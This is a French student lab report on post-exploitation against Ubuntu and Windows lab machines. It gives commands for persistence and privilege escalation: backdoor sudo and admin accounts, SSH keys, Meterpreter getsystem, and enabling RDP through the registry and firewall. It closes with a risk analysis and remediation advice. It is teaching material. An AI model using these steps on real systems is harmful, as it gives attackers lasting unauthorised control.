COMPTE RENDU DU TP3.4 : POST-EXPLOITATION : MAINTIEN D'ACCES ET ELEVATION DE PRIVILEGES

1. Introduction

Dans le but de simule la phase la plus critique d'une cyberattaque : la post-exploitation. Après une intrusion initiale, l'objectif est de transformer un accès temporaire en un contrôle durable et total du système en élevant les privilèges et en créant des mécanismes de persistance.

- **Environnement** :

Attaquant : Kali Linux (IP : 192.168.56.30)

Cible1: Ubuntu (IP: 192.168.56.10)

Cible2: Windows (IP: 192.168.56.20)


Cas 1. Post-exploitation sur Linux (Ubuntu)

A. Établissement d'un accès persistant

Pour ne pas dépendre du compte compromis initial, un nouvel utilisateur a été créé :

Action : Création de l'utilisateur backupadmin et ajout au groupe sudo.

Commandes: **sudo adduser backupadmin** tout en vérifiant mon identifiant avec **whoami**



Par la suite nous devons ajoute un Utilisateur au groupe sudo a travers la commande :


sudo usermod -aG sudo backupadmin & groups backupadmin

B. Mise en place d'un accès Persistant via SSH.

L'utilisation de clés SSH (plus discrètes que les mots de passe) via les commandes :

ssh-keygen via la clé **ssh-copy-id backupadmin@192.168.56.10**

Cela permet une reconnexion sans laisser de traces de tentatives de connexion par mot de passe. Apres avoir effectuer l'opération, nous pouvons tester la connexion grâce à la commande:




Ssh backupadmin@192.168.56.10

C. Observation et Élévation de privilèges

L'attaquant cherche à identifier des failles de configuration pour devenir "root" :

Vérification sudo : **sudo -l** permet de voir si l'utilisateur peut exécuter des commandes spécifiques sans mot de passe.



Recherche de fichiers SUID à travers la commande

find / -perm -4000 2>/dev/null : permet d'identifie les programmes qui s'exécutent avec les droits du propriétaire (souvent root). Si un binaire vulnérable possède ce bit, l'escalade est immédiate.

Cas 2. Post-exploitation sur Windows

1. Élévation de privilèges


À partir d'une session Meterpreter:

Action : Passage d'un utilisateur standard à l'utilisateur SYSTEM (le plus haut niveau sur Windows).

Commandes : **getuid** (vérification) puis **getsystem**.

2. Création d'un compte de secours

Action : Création d'un administrateur local via le shell Windows.



Commandes : **net user supportadmin Password123! /add** & **net localgroup administrateurs supportadmin /add**

3. Ouverture du Bureau à distance (RDP)

Pour un accès graphique discret, le service RDP a été activé via le registre et le pare-feu :

Registre : Modification de fDenyTSConnections à 0.

Pare-feu: netsh advfirewall firewall set rule group="remote desktop" new enable=Yes.

Et activation du bureau distant via la commande :

reg add HKLM\SYSTEM\CurrentControlset\Control\Terminal server /v fDenyTSConnetions /t REG_DWORD /d 0 /f

```
C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlset\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /
f
L'opération a réussi.

C:\Windows\system32>
```

Autorisation des pare-feu avec la commande: **netsh advfirewall firewall add name= ACCES_RDP dir=in action=allow protocol=TCP localport=3389**

```
C:\Windows\system32>netsh advfirewall firewall add rule name="ACCES_RDP" dir=in action=allow protocol=TCP localport=3389
Ok.

C:\Windows\system32>
```

4. Analyse des risques en contexte réel d'entreprise

Dans un environnement professionnel, ces manipulations représentent un danger majeur tel que :

- Indépendance vis-à-vis des correctifs : Une fois le compte supportadmin ou backupadmin créé, même si l'administrateur système corrige la faille initiale, l'attaquant reste présent.
- Exfiltration de données : L'accès RDP permet à un attaquant de naviguer visuellement dans les dossiers et d'extraire des données sensibles facilement.
- Mouvement latéral : Depuis ces machines compromises, l'attaquant peut scanner le reste du réseau interne (serveurs de fichiers, contrôleurs de domaine).

5. Mesures de sécurité et Remédiation

Pour contrer ces attaques, les mesures suivantes doivent être mises en place :

- **Mesure de prévention / détection** concernant les points suivants

- Création de comptes non autorisés Surveiller les logs d'événements (Windows Event ID 4720) : Utiliser des solutions SIEM pour alerter en temps réel.
- Utilisation abusive de SSH : Désactiver l'authentification par mot de passe, restreindre l'accès SSH à des IP spécifiques et surveiller le fichier **authorized_keys**.
- Désactiver le RDP sur les postes non nécessaires : Utiliser une passerelle (VPN ou Gateway) et exiger une authentification multi-facteurs (MFA).

- Élévation de privilèges : Appliquer le principe du moindre privilège (PoLP) et auditer régulièrement les droits sudo et les fichiers SUID/GUID.

6. Conclusion

Ce TP démontre que la sécurité ne s'arrête pas à la barrière du pare-feu ou à la mise à jour des logiciels. La détection des comportements suspects (création de compte, modification de registre) est tout aussi cruciale que la prévention, car elle seule permet d'identifier un attaquant déjà présent dans la place.